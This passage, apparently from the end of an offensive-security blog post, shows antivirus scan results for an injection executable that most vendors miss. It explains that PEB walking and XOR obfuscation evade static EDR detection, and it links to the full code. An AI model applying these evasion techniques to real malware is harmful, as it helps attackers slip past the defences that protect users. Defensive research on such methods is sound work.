ab08dfb88af8dbe745e0c3fe6677b9e7a4056515430cb89597d47dbbc6ad722a

PEB\_WALK\_INJECTION.exe

Size: 13.00 KB | Last Analysis Date: a moment ago

peexe

Security vendors' analysis

Bkav Pro	W32.AIDetectMalware	CrowdStrike Falcon	Win/malicious_confidence_60% (D)
DeepInstinct	MALICIOUS	MaxSecure	Trojan.Malware.300983.susgen
SecureAge	Malicious	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
ClamAV	Undetected	CMC	Undetected

### Final Stage Result (PEB walk and Xor)

#### Note

These techniques help to bypass static analysis of EDRs solution and help to make malware harder in static analysis so analysts can't simply understand the behaviour of malware by

looking into IAT and strings. But binary can still be detected in dynamic and behaviour-based analysis. Because dynamic bypass was not the scope of this post, but you can see our previous blogs, which mainly focused on dynamic behaviour bypass.

**Full Code**

[GitHub - Offensive-Panda/PEB\\_WALK\\_AND\\_API\\_OBFUSCATION\\_INJECTION](#)

**References:**

<https://offensive-panda.github.io/DefenseEvasionTechniques>

<https://medium.com/@merasor07/peb-walk-avoid-api-calls-inspection-in-iat-by-analyst-and-bypass-static-detection-of-1a2ef9bd4c94>